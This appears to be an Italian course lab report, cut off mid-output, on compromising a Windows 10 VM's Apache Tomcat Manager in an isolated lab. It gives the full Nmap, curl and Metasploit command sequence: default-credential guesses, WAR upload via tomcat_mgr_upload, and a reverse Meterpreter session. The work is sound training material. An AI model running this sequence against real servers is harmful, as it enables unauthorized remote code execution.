

RELAZIONE TECNICA DI LABORATORIO

Corso di Cybersecurity ed Ethical Hacking

Vulnerability Assessment e Remote Code Execution su Apache Tomcat Manager in Ambiente Windows 10: Sfruttamento tramite Metasploit Framework e Post-Exploitation con Meterpreter

Esercitazione pratica di Vulnerability Assessment e Exploitation

Attività	Exploitation della Tomcat Manager Application
Vulnerabilità sfruttata	Deploy/Upload di WAR malevolo via Manager Console
Servizio target	Apache Tomcat (Coyote JSP engine 1.1) su porta 8080/tcp
Sistema target	Windows 10 — 192.168.200.200/24
Sistema attaccante	Kali Linux — 192.168.200.100/24
Strumenti impiegati	Nmap, curl, Tenable Nessus, Metasploit Framework, Meterpreter
Ambiente	Laboratorio virtualizzato e isolato
Finalità	Didattica e formativa

Nota: la presente attività è stata condotta esclusivamente in ambiente di laboratorio virtualizzato e isolato, su una macchina virtuale Windows 10 appositamente predisposta a fini didattici, nel rispetto dei principi dell'ethical hacking e senza alcun intento di attacco verso sistemi reali o di terze parti.

1. Introduzione

La presente relazione documenta lo svolgimento di un'esercitazione pratica di ethical hacking avente a oggetto l'identificazione e lo sfruttamento controllato di una configurazione insicura del servizio Apache Tomcat, ospitato su un sistema Windows 10, mediante il Metasploit Framework. L'attività si inserisce nell'ambito didattico del corso di Cybersecurity ed Ethical Hacking e ha l'obiettivo di illustrare, secondo un approccio esperienziale e progressivo, l'intero ciclo di un'attività di sicurezza offensiva applicata a un servizio applicativo web, dalla predisposizione dell'ambiente di laboratorio fino alla post-exploitation su un sistema Windows compromesso.

A differenza delle esercitazioni precedenti, condotte su sistemi Linux volutamente vulnerabili, la presente attività prevede la configurazione manuale del sistema target, mediante l'attivazione dei servizi Internet Information Services (IIS) e l'installazione di Apache Tomcat, al fine di simulare un ambiente applicativo Windows realistico nel quale un componente software di terze parti (Tomcat) viene distribuito con credenziali di amministrazione deboli o non modificate rispetto ai valori predefiniti.

Si precisa, in via preliminare e inequivocabile, che l'intera esercitazione è stata condotta in un ambiente di laboratorio isolato e virtualizzato, privo di connessione a reti di produzione o a sistemi di terze parti. Le macchine coinvolte sono state configurate su una rete locale dedicata (192.168.200.0/24), nel pieno rispetto dei principi di liceità, proporzionalità e finalità esclusivamente formativa che devono governare ogni attività di penetration testing didattico.

2. Obiettivi dell'Esercizio

Coerentemente con la consegna fornita per l'esercitazione, le finalità perseguite sono le seguenti:

- Configurare, sul sistema Windows 10 target, i servizi Internet Information Services (IIS) e Apache Tomcat, quest'ultimo in ascolto sulla porta 8080/tcp.
- Effettuare una ricognizione della superficie d'attacco del sistema target mediante port scanning, service fingerprinting e interrogazione diretta del servizio HTTP esposto.
- Eseguire una scansione di vulnerabilità mediante lo strumento Tenable Nessus, secondo la configurazione prevista dalla consegna.
- Verificare l'eventuale esposizione della console di amministrazione Tomcat Manager con credenziali di default o deboli.
- Sfruttare la configurazione insicura individuata mediante i moduli dedicati del Metasploit Framework, al fine di ottenere l'esecuzione di codice da remoto e l'apertura di una sessione Meterpreter sul sistema target.
- Condurre un'attività di post-exploitation mediante Meterpreter, raccogliendo informazioni di sistema, verificando i privilegi ottenuti ed esplorando il file system del sistema compromesso.
- Documentare puntualmente ciascuna fase dell'esercitazione mediante evidenze fotografiche (screenshot) dei comandi eseguiti e dei relativi output, incluse le fasi non andate a buon fine.

- Discutere, a completamento dell'attività, le principali strategie di mitigazione applicabili.

Il conseguimento di tali obiettivi consente di dimostrare, in un contesto controllato, come la distribuzione di componenti applicativi con credenziali amministrative non adeguatamente protette costituisca un vettore di compromissione critico, indipendentemente dal sistema operativo sottostante, e come il processo di exploitation reale comporti sovente tentativi falliti e correzioni progressive della configurazione, aspetto documentato fedelmente nella presente relazione.

3. Ambiente e Strumenti di Laboratorio

L'esercitazione è stata condotta all'interno di un ambiente di laboratorio virtualizzato, costituito da due macchine poste sulla medesima sottorete e configurate secondo i parametri riportati nella tabella seguente.

Parametro	Valore
Sistema attaccante	Kali Linux
Indirizzo IP attaccante	192.168.200.100/24
Sistema vittima/target	Windows 10 (build 10240)
Indirizzo IP vittima/target	192.168.200.200/24
Servizi Windows attivati	Internet Information Services (IIS), Servizi Web
Applicazione vulnerabile	Apache Tomcat (Coyote JSP engine 1.1) — porta 8080/tcp
Scanner di vulnerabilità	Tenable Nessus
Framework di exploitation	Metasploit Framework (msfconsole) v6.4.135-dev
Porta del listener finale (LPORT)	7777/tcp

4. Metodologia

L'attività è stata strutturata secondo un approccio metodologico articolato in fasi sequenziali, coerente con le prassi standard del penetration testing:

- Fase 1 — Predisposizione dell'ambiente target: configurazione dei servizi Windows e installazione dell'applicazione Tomcat sul sistema vittima.
- Fase 2 — Ricognizione e Vulnerability Assessment: identificazione dei servizi esposti e verifica preliminare della console di amministrazione.
- Fase 3 — Primo tentativo di sfruttamento (exploit/multi/http/tomcat_mgr_deploy), risultato non andato a buon fine.
- Fase 4 — Secondo tentativo di sfruttamento (exploit/multi/http/tomcat_mgr_upload), con correzione della configurazione ed esito positivo.

- Fase 5 — Post-exploitation mediante Meterpreter: enumerazione del sistema, verifica dei privilegi ed esplorazione del file system.
- Fase 6 — Analisi dei risultati e formulazione delle contromisure.

5. Fase 1 — Predisposizione dell'Ambiente Target

Preliminarmente allo svolgimento dell'attività offensiva, è stato necessario predisporre sul sistema Windows 10 un ambiente applicativo realistico. A tal fine sono stati attivati, tramite il pannello "Attivazione o disattivazione delle funzionalità di Windows", i componenti Internet Information Services (IIS), comprensivi dei Servizi Web e degli Strumenti di gestione Web, quali prerequisiti dell'infrastruttura applicativa del sistema target.




Figura 1 – Pannello "Funzionalità di Windows": attivazione dei componenti Internet Information Services, con particolare riferimento ai Servizi Web e agli Strumenti di gestione Web.




Figura 2 – Dettaglio delle funzionalità .NET Framework 3.5 e 4.6 Advanced Services (ASP.NET 4.6, Servizi WCF) abilitate a supporto dell'infrastruttura applicativa web.




Figura 3 – Dettaglio del componente "Servizio Attivazione processo Windows", con i sotto-moduli Ambiente .NET, API di configurazione e Modello di processo.

Successivamente, è stato installato Apache Tomcat (versione 8.x/9.x) sul sistema target, avviato mediante lo script startup.bat presente nella cartella bin dell'installazione. La corretta attivazione del servizio è stata verificata direttamente sulla macchina Windows mediante il comando netstat, che ha confermato lo stato di ascolto (LISTENING) sulla porta 8080/tcp.

```
netstat -an | findstr 8080
```





Figura 4 – Output del comando netstat -an | findstr 8080 eseguito sul sistema Windows 10 target: conferma dello stato LISTENING del servizio Tomcat sulla porta 8080/tcp.

6. Fase 2 — Ricognizione e Vulnerability Assessment

6.1 Port scanning e service fingerprinting

Dalla macchina Kali Linux è stata condotta una ricognizione dei servizi esposti dal sistema target mediante Nmap, con rilevamento delle versioni dei servizi attivi:

```
nmap -sV 192.168.200.200
```



```
(kali@kali) ~$ nmap -sV 192.168.200.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 10:08 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.200.200
Host is up (0.0018s latency).
Not shown: 961 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
20/tcp    open  http
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
3357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9432/tcp  open  postgresql?
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
MAC Address: 08:00:27:0C:EA:80 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.48 seconds
```


Figura 5 – Output del comando nmap -sV 192.168.200.200: enumerazione dei servizi esposti dal sistema Windows target, tra cui IIS httpd 10.0 (porta 80), SMB/RDP e, in particolare, il servizio Apache Tomcat/Coyote JSP engine 1.1 sulla porta 8080/tcp.

L'esito della scansione ha confermato la presenza, oltre ai consueti servizi di rete Windows (RPC, NetBIOS, SMB, Remote Desktop), del servizio applicativo Apache Tomcat/Coyote in ascolto sulla porta 8080/tcp, obiettivo dell'attività di exploitation successivamente descritta.

6.2 Verifica diretta del servizio HTTP Tomcat

A conferma della raggiungibilità e del corretto funzionamento del servizio, è stata effettuata un'interrogazione diretta mediante il comando curl in modalità HEAD:

```
curl -I http://192.168.200.200:8080
```



```
(kali@kali) ~$ curl -I http://192.168.200.200:8080
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Tue, 28 Jul 2026 08:12:44 GMT
```

Figura 6 – Risposta HTTP ottenuta dal servizio Tomcat: stato 200 OK, intestazione Server: Apache-Coyote/1.1, a conferma della raggiungibilità e dell'identificazione della piattaforma applicativa.

6.3 Verifica della console Tomcat Manager

È stato quindi verificato l'eventuale accesso alla console di amministrazione Tomcat Manager (/manager/html) mediante le credenziali di default "tomcat/tomcat", ipotesi comune in ambienti di sviluppo o di laboratorio non adeguatamente hardenizzati:

```
curl -u tomcat:tomcat http://192.168.200.200:8080/manager/html
```

```
(kali@kali)~$ curl -u tomcat:tomcat http://192.168.200.200:8080/manager/html
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>401 Unauthorized</title>
<style type="text/css">
<!--
BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;font-size:12px;}
H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;}
PRE, TT {border: 1px dotted #525D76}
A {color : black;}A.name {color : black;}
-->
</style>
</head>
<body>
<h1>401 Unauthorized</h1>
<p>
You are not authorized to view this page. If you have not changed
any configuration files, please examine the file
<tt>conf/tomcat-users.xml</tt> in your installation. That
file must contain the credentials to let you use this webapp.
</p>
<p>
For example, to add the <tt>manager-gui</tt> role to a user named
<tt>tomcat</tt> with a password of <tt>s3cret</tt>, add the following to the
config file listed above.
</p>
<pre>
<!--
<!--role rolename="manager-gui">&gt;
<!--user username="tomcat" password="s3cret" roles="manager-gui">&gt;
-->
-->
Note that for Tomcat 7 onwards, the roles required to use the manager
application were changed from the single <tt>manager</tt> role to the
following four roles. You will need to assign the role(s) Required for
the functionality you wish to access.
</p>
<ul>
<li><tt>manager-gui</tt> - allows access to the HTML GUI and the status
pages</li>
<li><tt>manager-script</tt> - allows access to the text interface and the
status pages</li>
<li><tt>manager-jmx</tt> - allows access to the JMX proxy and the status
pages</li>
<li><tt>manager-status</tt> - allows access to the status pages only</li>
</ul>
<p>
The HTML interface is protected against CSRF but the text and JMX interfaces
are not. To maintain the CSRF protection:
</p>
<ul>
<li>Users with the <tt>manager-gui</tt> role should not be granted either
```

Figura 7 – Risposta del server alla richiesta autenticata con le credenziali di default tomcat/tomcat: errore 401 Unauthorized, con indicazione, nel corpo della risposta, della modalità di configurazione delle credenziali nel file `conf/tomcat-users.xml`.

La risposta ottenuta (401 Unauthorized) ha escluso, in questa fase, la validità delle credenziali di default "tomcat/tomcat" per l'accesso diretto alla console, circostanza che ha reso necessario il ricorso a un approccio di sfruttamento automatizzato mediante il Metasploit Framework, in grado di testare più combinazioni di credenziali e di sfruttare le funzionalità di deployment remoto della console stessa.

Parallelamente, secondo quanto previsto dalla consegna, è stata configurata ed eseguita, tramite l'interfaccia web di Nessus (<https://127.0.0.1:8834>), una scansione di tipo "Basic Network Scan" denominata "Windows 10 Tomcat Scan", con target 192.168.200.200 e porta 8080 esplicitamente inclusa nella configurazione della fase di Discovery/Port Scanning, a integrazione della ricognizione condotta con Nmap.

7. Fase 3 — Primo Tentativo di Sfruttamento (tomcat_mgr_deploy)

Il primo tentativo di sfruttamento è stato condotto mediante il modulo exploit/multi/http/tomcat_mgr_deploy del Metasploit Framework, il quale automatizza il processo di autenticazione, compilazione e deployment di un archivio WAR (Web Application Archive) malevolo attraverso l'interfaccia di gestione remota di Tomcat.

```
msfconsole
msf6 > use exploit/multi/http/tomcat_mgr_deploy
```



```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

.:ok000kdc'      'cdk000ko:.
x0000000000000c      c0000000000000x.
:00000000000000k,      ,k00000000000000:
'000000000kkk00000: '00000000000000000'
o00000000.      .o0000o0000L.      ,00000000o
d00000000.      .c000000c.      ,00000000x
l00000000.      ;d;      ,00000000l
.00000000.      .;      ;      ,00000000.
c0000000.      .00c.      'o00.      ,0000000c
o000000.      .0000.      :0000.      ,000000o
l00000.      .0000.      :0000.      ,00000l
;0000'      .0000.      :0000.      ;0000;
.d00o      ,0000ccc0000.      x00d.
,k0l      .0000000000000.      .d0k,
:kk;      ,0000000000000.c0k:
;k00000000000000k:
,x000000000000x,
.l0000000l.
      ,d0d,
      -

=[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) >

```

Figura 8 – Avvio della console Metasploit Framework (v6.4.135-dev) e selezione del modulo `exploit/multi/http/tomcat_mgr_deploy`, con payload predefinito `java/meterpreter/reverse_tcp`.

Sono stati quindi configurati i parametri del modulo e del relativo payload, secondo quanto riportato nella Figura 9.

```

msf6 > set RHOSTS 192.168.200.200
msf6 > set RPORT 8080
msf6 > set USERNAME tomcat
msf6 > set PASSWORD tomcat
msf6 > set TARGETURI /manager
msf6 > set PAYLOAD java/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.200.100
msf6 > set LPORT 4444

```

```

msf exploit(multi/http/tomcat_mgr_deploy) > options
Module options (exploit/multi/http/tomcat_mgr_deploy):


| Name         | Current Setting | Required | Description                                                                                                           |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                                                                               |
| HttpUsername |                 | no       | The username to authenticate as                                                                                       |
| PATH         | /manager        | yes      | The URI path of the manager app (/deploy and /undeploy will be used)                                                  |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapn1, socks4, socks5 |
| RHOSTS       | 192.168.200.200 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT        | 8080            | yes      | The target port (TCP)                                                                                                 |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| VHOST        |                 | no       | HTTP server virtual host                                                                                              |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.200.100 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.

```

Figura 9 – Output del comando `options` relativo al modulo `exploit/multi/http/tomcat_mgr_deploy`: parametri `RHOSTS` (192.168.200.200), `PATH` (/manager) e payload `java/meterpreter/reverse_tcp` con `LHOST` 192.168.200.100.

All'esecuzione dell'exploit, il modulo non è riuscito a completare con successo la procedura di sfruttamento:

```

msf6 > run

```

```
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Attempting to automatically select a target ...
[-] Failed: Error requesting /manager/serverinfo
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.
```

Figura 10 – Esito dell'esecuzione del modulo `tomcat_mgr_deploy`: errore "Unable to automatically select a target" a seguito del fallimento della richiesta a `/manager/serverinfo`; l'exploit termina senza apertura di alcuna sessione.

L'analisi dell'esito negativo ha evidenziato come il modulo `tomcat_mgr_deploy`, nella determinazione automatica del target applicabile, effettui una richiesta preliminare all'endpoint `/manager/serverinfo` al fine di identificare la versione di Tomcat in esecuzione: il fallimento di tale richiesta, presumibilmente riconducibile a una configurazione delle credenziali non corrispondente a quella effettivamente richiesta dal sistema target o a una discrepanza nella versione dell'endpoint disponibile, ha impedito la corretta selezione del target e, conseguentemente, la prosecuzione dell'attacco. Tale esito, per quanto negativo, costituisce un'evidenza rilevante e didatticamente significativa, poiché dimostra come, nella pratica del penetration testing, il primo tentativo di sfruttamento non conduca sempre al risultato atteso, rendendo necessario il ricorso a strategie o moduli alternativi.

8. Fase 4 — Secondo Tentativo di Sfruttamento (`tomcat_mgr_upload`)

A fronte dell'insuccesso del primo modulo, si è proceduto, come previsto dalla consegna, a un secondo tentativo mediante il modulo alternativo `exploit/multi/http/tomcat_mgr_upload`, funzionalmente analogo al precedente ma basato su un differente endpoint di upload (`/manager/html/upload`) e su una diversa combinazione di credenziali (`admin/admin`).

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 > set RHOSTS 192.168.200.200
msf6 > set HttpUsername tomcat
msf6 > set HttpPassword tomcat
```

```
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                                                                                                                         |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HttpPassword | tomcat          | no       | The password for the specified username                                                                                                                                                             |
| HttpUsername | tomcat          | no       | The username to authenticate as                                                                                                                                                                     |
| Proxies      |                 | no       | A proxy chain of format type:host:port[, type:host:port][...]. Supported proxies: socks5h, http, sapi, socks4, socks5                                                                               |
| RHOSTS       | 192.168.200.200 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT        | 80              | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                                                                                                           |
| VHOST        |                 | no       | HTTP server virtual host                                                                                                                                                                            |

Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.200.100 | yes      | The listen address (an interface may be specified) |
| LPORT | 7777            | yes      | The listen port                                    |

Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |

View the full module info with the info, or info -d command.
```

Figura 11 – Prima configurazione del modulo `exploit/multi/http/tomcat_mgr_upload`, con `RPORT` impostato erroneamente sul valore di default 80 anziché sulla porta 8080 su cui è effettivamente in ascolto il servizio Tomcat.

Nella configurazione iniziale del secondo modulo si è riscontrata un'incongruenza nel parametro `RPORT`, mantenuto sul valore predefinito 80 anziché correttamente impostato sulla porta 8080 su cui è in ascolto il servizio Tomcat. Tale circostanza, opportunamente rilevata in fase di verifica, ha reso necessaria una correzione della configurazione, unitamente all'aggiornamento delle credenziali (`HttpUsername/HttpPassword`) e dei parametri del payload:

```
msf6 > set RPORT 8080
msf6 > set HttpUsername admin
msf6 > set HttpPassword password
msf6 > set LPORT 7777
```

```
msf6 > use exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                                           |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HttpPassword | password        | no       | The password for the specified username                                                                               |
| HttpUsername | admin           | no       | The username to authenticate as                                                                                       |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapn1, socks4, socks5 |
| RHOSTS       | 192.168.200.200 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT        | 8080            | yes      | The target port (tcp)                                                                                                 |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                             |
| VHOST        |                 | no       | HTTP server virtual host                                                                                              |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.200.100 | yes      | The listen address (an interface may be specified) |
| LPORT | 7777            | yes      | The listen port                                    |


Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |


View the full module info with the info, or info -d command.
```

Figura 12 – Configurazione corretta del modulo `exploit/multi/http/tomcat_mgr_upload`: `RPORT` ripristinato a 8080, credenziali `HttpUsername/HttpPassword` aggiornate e payload `java/meterpreter/reverse_tcp` con `LPORT` 7777.

9. Esecuzione dell'Exploit e Ottenimento della Sessione

Verificata la correttezza della configurazione aggiornata, è stato impartito il comando di esecuzione dell'exploit:

```
msf6 > run
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying yW3RwVksRniamJxmQI ...
[*] Executing yW3RwVksRniamJxmQI ...
[*] Undeploying yW3RwVksRniamJxmQI ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49451) at 2026-07-28 11:07:19 +0200

meterpreter >
```

Figura 13 – Output dell'esecuzione del modulo `tomcat_mgr_upload`: avvio del reverse TCP handler, recupero del token CSRF, caricamento e successiva rimozione (undeploy) dell'applicazione WAR malevola e apertura della sessione Meterpreter 1 (192.168.200.100:7777 → 192.168.200.200:49451).

A differenza del tentativo precedente, il modulo `tomcat_mgr_upload` ha condotto a un esito positivo: la procedura ha previsto il recupero automatico del token CSRF (Cross-Site Request Forgery) richiesto dalla console Tomcat Manager, il caricamento (upload) e l'esecuzione dell'archivio WAR contenente il payload Meterpreter, la successiva rimozione (undeploy) dell'applicazione dal server, quale tecnica di occultamento delle tracce, e infine l'invio dello stage del payload al sistema target, con conseguente apertura della sessione Meterpreter.

La sessione ottenuta è stata verificata mediante il comando `sessions`, che ne ha confermato lo stato attivo:

```
msf6 > sessions
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > sessions
Active sessions


| Id | Name | Type        | Information                                      | Connection                                                     |
|----|------|-------------|--------------------------------------------------|----------------------------------------------------------------|
| 1  |      | meterpreter | java/windows DESKTOP-9K104BT\$ @ DESKTOP-9K104BT | 192.168.200.100:7777 → 192.168.200.200:49451 (192.168.200.200) |


```

Figura 14 – Elenco delle sessioni attive nel Metasploit Framework: sessione Meterpreter di tipo java/windows, identità DESKTOP-9K1O4BT\$, connessione stabilita tra 192.168.200.100:7777 e 192.168.200.200:49451.

A ulteriore verifica, prima della fase di post-exploitation, è stata effettuata una nuova consultazione dei parametri del modulo, a conferma della stabilità della configurazione impiegata per l'exploit riuscito.

```
192.168.200.100:7777
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):



| Name         | Current Setting | Required | Description                                                                                                          |
|--------------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------|
| HttpPassword | password        | no       | The password for the specified username                                                                              |
| HttpUsername | admin           | no       | The username to authenticate as                                                                                      |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapn, socks4, socks5 |
| RHOSTS       | 192.168.200.200 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html               |
| RPORT        | 8080            | yes      | The target port (TCP)                                                                                                |
